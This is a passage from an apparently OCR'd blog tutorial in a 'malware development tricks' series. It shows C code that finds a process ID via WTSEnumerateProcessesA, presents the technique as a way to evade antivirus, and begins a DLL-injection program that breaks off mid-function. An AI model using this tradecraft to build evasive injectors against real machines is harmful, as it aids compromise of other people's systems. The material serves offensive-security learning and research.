
Malware development trick - part 34: Find PID via WTSEnumerateProcesses. Simple C++ example.

cocomelonc.github.io/malware/2023/07/07/malware-tricks-34.html

July 7, 2023

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
#include <wtsapi32.h>
#pragma comment(lib, "wtsapi32.lib")

int findMyProc(const char * procname) {
  int pid = 0;
  WTS_PROCESS_INFOA * pi;

  DWORD level = 1; // we want WTSEnumeratePr
  DWORD count = 0;

  if (!WTSEnumerateProcessesA(WTS_CURRENT_SE
    return 0;

  for (int i = 0 ; i < count ; i++ ) {
    if (lstrcmpiA(procname, pi[i].pProcessNa
      pid = pi[i].ProcessId;
      break;
    }
  }

  WTSFreeMemory(pi);
  return pid;
}


int main(int argc, char* argv[]) {
  int pid = findMyProc(argv[1]);
  if (pid > 0) {
  printf("pid = %d\n", pid);
  }
  return 0;
}
NORMAL  hack.c
"hack.c" 38L, 771B written
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\2023-07-07-malware-trick-34\
PS Z:\2023-07-07-malware-trick-34>
PS Z:\2023-07-07-malware-trick-34> .\hack.exe mspaint.exe
pid = 3048
PS Z:\2023-07-07-malware-trick-34>
```

Process Hacker [WIN10-1903\user]+ (Administrator)

Name	PID	CPU	I/O total ...	Private b...	User name
SecurityHealthServic...	4884			3.54 MB	NT AUTHORITY\SYST
svchost.exe	2764			2.26 MB	NT A...\LOCAL SERVI
svchost.exe	3248			3.38 MB	NT A...\LOCAL SERVI
SgrmBroker.exe	5508			2.8 MB	NT AUTHORITY\SYST
svchost.exe	5664			2.41 MB	NT A...\LOCAL SERVI
svchost.exe	4380			2.55 MB	NT AUTHORITY\SYST
svchost.exe	5632			3.91 MB	NT AUTHORITY\SYST
svchost.exe	2832			2.29 MB	NT AUTHORITY\SYST
upfc.exe	6072			1.16 MB	NT AUTHORITY\SYST
svchost.exe	4564			2.11 MB	NT A...\LOCAL SERVI
lsass.exe	576			4.68 MB	NT AUTHORITY\SYST
fontdrvhost.exe	680			1.24 MB	Font Driver Host\UM
csrss.exe	484	0.23		1.73 MB	NT AUTHORITY\SYST
winlogon.exe	544			2.58 MB	NT AUTHORITY\SYST
fontdrvhost.exe	672			3.12 MB	Font Driver Host\UM
dwm.exe	872	0.19		38.18 MB	Window Man...\DWM
explorer.exe	2744	0.39		55.49 MB	WIN10-1903\user
SecurityHealthSystray.exe	4856			1.64 MB	WIN10-1903\user
VBoxTray.exe	4964	0.02	56 B/s	2.8 MB	WIN10-1903\user
OneDrive.exe	5096	0.02		14.99 MB	WIN10-1903\user
powershell.exe	5372	0.03		63.14 MB	WIN10-1903\user
conhost.exe	1832			4.02 MB	WIN10-1903\user
mspaint.exe	3048	2.76		8.59 MB	WIN10-1903\user

age: 8.06% Physical memory: 1.18 GB (58.87%) Processes: 89

win10-1903 (unmod-reg) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Untitled - Paint
File Home View
Clipboard Image Tools Brushes Shapes Size Colors Edit with Paint 3D
100%
Type here to search
12:08 PM
7/7/2023
Right Ctrl

Today, I just want to focus my research on another malware development trick: enum processes and find PID via `WTSEnumerateProcesses`. It is a common technique that can be used by malware for AV evasion also.

WTSEnumerateProcessesA win api

The `WTSEnumerateProcessesA` function is a Windows API function that retrieves information about the active processes on a specified terminal server:

```
BOOL WTSEnumerateProcessesA(
  WTS_CURRENT_SERVER_HANDLE hServer,
  DWORD                     Reserved,
  DWORD                     Version,
  PWTS_PROCESS_INFOA        *ppProcessInfo,
  DWORD                     *pdwCount
);
```

`WTSEnumerateProcessesA` is primarily used for enumerating the processes running on a terminal server and can be useful for diagnostics and troubleshooting.

practical example

The WTS API functions are part of the `wtsapi32.dll`, so we need to link against that DLL. In the code snippet,

```
#pragma comment(lib, "wtsapi32.lib")
```

is used to link against the library.

Then just create function to enum processes:

```
int findMyProc(const char * procname) {
  int pid = 0;
  WTS_PROCESS_INFOA * pi;

  DWORD level = 1; // we want WTSEnumerateProcesses to return WTS_PROCESS_INFO_EX
  DWORD count = 0;

  if (!WTSEnumerateProcessesA(WTS_CURRENT_SERVER_HANDLE, 0, level, &pi, &count))
    return 0;

  for (int i = 0 ; i < count ; i++ ) {
    if (lstrcmpiA(procname, pi[i].pProcessName) == 0) {
      pid = pi[i].ProcessId;
      break;
    }
  }

  WTSFreeMemory(pi);
  return pid;
}
```

As you can see, the logic is pretty simple, just compare process name and get PID.

Full source code is look like this (`hack.c`):

```
/*
 * process find via WTSEnumerateProcessesA logic
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/07/07/malware-tricks-34.html
*/
#include <windows.h>
#include <stdio.h>
#include <wtsapi32.h>
#pragma comment(lib, "wtsapi32.lib")

int findMyProc(const char * procname) {
  int pid = 0;
  WTS_PROCESS_INFOA * pi;

  DWORD level = 1; // we want WTSEnumerateProcesses to return WTS_PROCESS_INFO_EX
  DWORD count = 0;

  if (!WTSEnumerateProcessesA(WTS_CURRENT_SERVER_HANDLE, 0, level, &pi, &count))
    return 0;

  for (int i = 0 ; i < count ; i++ ) {
    if (lstrcmpiA(procname, pi[i].pProcessName) == 0) {
      pid = pi[i].ProcessId;
      break;
    }
  }

  WTSFreeMemory(pi);
  return pid;
}

int main(int argc, char* argv[]) {
  int pid = findMyProc(argv[1]);
  if (pid > 0) {
  printf("pid = %d\n", pid);
  }
  return 0;
}
```

Keep in mind that this function may not retrieve the process identifier for some types of processes, such as system processes or processes that are protected by certain types of security software. In addition, certain types of security software may block calls to this function entirely. The same applies if you're running in an environment with restricted permissions.


Also, `WTSEnumerateProcesses` requires the `SeTcbPrivilege` to be enabled, but this is normally enabled for administrators, but I didn't check it.

demo

Ok, let's go to look this trick in action.

Compile it (`hack.c`):

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -lwtsapi32
```




```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-07-07-malware-trick-34]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lwtsapi32

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-07-07-malware-trick-34]
└─$ ls -lt
total 44
-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Jul  7 12:04 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   771 Jul  7 12:02 hack.c
```

As you can see, you need to link against `wtsapi32.lib` when building this program. I am using a GCC-based compiler (like `MinGW`), so I can do this by adding `-lwtsapi32` to my command.


Then, just run it at the victim's machine (`Windows 10 22H2 x64` in my case):

```
.\hack.exe <process>
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

mspaint


win10-1903 (unmod-reg) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Process Hacker [WIN10-1903\user]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk
Type here to search
12:07 PM
7/7/2023
Right Ctrl

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	2764			2.36 MB	NT A...\LOCAL SERVICE	Host Process for Windows Ser...
svchost.exe	3248			3.55 MB	NT A...\LOCAL SERVICE	Host Process for Windows Ser...
SgrmBroker.exe	5508			2.8 MB	NT AUTHORITY\SYSTEM	System Guard Runtime Monit...
svchost.exe	5664			2.41 MB	NT A...\LOCAL SERVICE	Host Process for Windows Ser...
svchost.exe	4380			2.55 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	5632			4 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	2832			2.23 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
upfc.exe	6072			1.21 MB	NT AUTHORITY\SYSTEM	Updateability From SCM
svchost.exe	5840			5.86 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	4564			2.16 MB	NT A...\LOCAL SERVICE	Host Process for Windows Ser...
lsass.exe	576			4.75 MB	NT AUTHORITY\SYSTEM	Local Security Authority Proce...
fontdrvhost.exe	680			1.24 MB	Font Driver Host\UMFD-	Usermode Font Driver Host
csrss.exe	484	0.10	144 B/s	1.73 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
winlogon.exe	544			2.58 MB	NT AUTHORITY\SYSTEM	Windows Logon Application
fontdrvhost.exe	672			3.12 MB	Font Driver Host\UMFD-	Usermode Font Driver Host
dwm.exe	872	1.80		38.82 MB	Window Man...\DWM-1	Desktop Window Manager
explorer.exe	2744	0.37		55.69 MB	WIN10-1903\user	Windows Explorer
SecurityHealthSystray.exe	4856			1.7 MB	WIN10-1903\user	Windows Security notification...
VBoxTray.exe	4964	0.01	28 B/s	2.85 MB	WIN10-1903\user	VirtualBox Guest Additions Tra...
OneDrive.exe	5096	0.02		15.43 MB	WIN10-1903\user	Microsoft OneDrive
powershell.exe	5372	0.03		61.9 MB	WIN10-1903\user	Windows PowerShell
conhost.exe	1832	0.09		4.05 MB	WIN10-1903\user	Console Window Host
mspaint.exe	3048			8.61 MB	WIN10-1903\user	Paint

CPU Usage: 8.99% | Physical memory: 1.23 GB (61.76%) | Processes: 95


win10-1903 (unmod-reg) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Untitled - Paint
Process Hacker [WIN10-1903\user]+ (Administrator)
Type here to search
12:07 PM
7/7/2023
Right Ctrl

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\2023-07-07-malware-trick-34\
PS Z:\2023-07-07-malware-trick-34>
PS Z:\2023-07-07-malware-trick-34> .\hack.exe mspaint.exe
pid = 3048
PS Z:\2023-07-07-malware-trick-34>
```

Name	PID	CPU	I/O total ...	Private b...	User name
SecurityHealthServic...	4884			3.63 MB	NT AUTHORITY\SYST
svchost.exe	2764			2.36 MB	NT A...\LOCAL SERVIC
svchost.exe	3248			3.55 MB	NT A...\LOCAL SERVIC
SgrmBroker.exe	5508			2.8 MB	NT AUTHORITY\SYST
svchost.exe	5664			2.32 MB	NT A...\LOCAL SERVIC
svchost.exe	4380			2.55 MB	NT AUTHORITY\SYST
svchost.exe	5632			3.91 MB	NT AUTHORITY\SYST
svchost.exe	2832			2.29 MB	NT AUTHORITY\SYST
upfc.exe	6072			1.18 MB	NT AUTHORITY\SYST
svchost.exe	4564			2.11 MB	NT A...\LOCAL SERVIC
lsass.exe	576			4.67 MB	NT AUTHORITY\SYST
fontdrvhost.exe	680			1.24 MB	Font Driver Host\UMF
csrss.exe	484	0.19		1.73 MB	NT AUTHORITY\SYST
winlogon.exe	544			2.58 MB	NT AUTHORITY\SYST
fontdrvhost.exe	672			3.12 MB	Font Driver Host\UMF
dwm.exe	872	1.05		38.2 MB	Window Man...\DWM
explorer.exe	2744	0.16		56.16 MB	WIN10-1903\user
SecurityHealthSystray.exe	4856			1.7 MB	WIN10-1903\user
VBoxTray.exe	4964	0.01	28 B/s	2.85 MB	WIN10-1903\user
OneDrive.exe	5096	0.02		15.34 MB	WIN10-1903\user
powershell.exe	5372	0.06		63.18 MB	WIN10-1903\user
conhost.exe	1832			4.02 MB	WIN10-1903\user
mspaint.exe	3048	2.65		8.59 MB	WIN10-1903\user

age: 9.16% Physical memory: 1.21 GB (60.34%) Processes: 89

As you can see, it's worked perfectly, as expected :) =^..^=

As I wrote earlier, in theory, the user must have the `Query Information` permission. Also, the calling process must have the `SE_TCB_NAME` privilege. If the calling process is running in a user session, the `WTSEnumerateProcesses` function only retrieves the process information for the session of the calling process.

In my opinion, if your malware or service run under the Local System you have enough permissions.

Also, maybe this trick can be used to bypass some cyber security solutions, since many systems only detect functions known to many like `CreateToolhelp32Snapshot`, `Process32First`, `Process32Next`. For the same reason, this can be difficult for many malware analysts.

practical example 2. find and inject

Let’s go to another example with malicious logic. Find process ID by name and inject DLL to it.

Source code is similar to my post or this one. The only difference is the logic of the `findMyProc` function (`hack2.c`):


```
/*
 * hack2.cpp - find process ID
 * by WTSEnumerateProcessesA and
 * DLL inject. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/07/07/malware-tricks-34.html
*/
#include <windows.h>
#include <stdio.h>
#include <wtsapi32.h>
#pragma comment(lib, "wtsapi32.lib")

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int findMyProc(const char * procname) {
  int pid = 0;
  WTS_PROCESS_INFOA * pi;

  DWORD level = 1; // we want WTSEnumerateProcesses to return WTS_PROCESS_INFO_EX
  DWORD count = 0;

  if (!WTSEnumerateProcessesA(WTS_CURRENT_SERVER_HANDLE, 0, level, &pi, &count))
    return 0;

  for (int i = 0 ; i < count ; i++ ) {
    if (lstrcmpiA(procname, pi[i].pProcessName) == 0) {
      pid = pi[i].ProcessId;
      break;
    }
  }

  WTSFreeMemory(pi);
  return pid;
}

int main(int argc, char* argv[]) {
  int pid = 0; // process ID
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer
  pid = findMyProc(argv[1]);
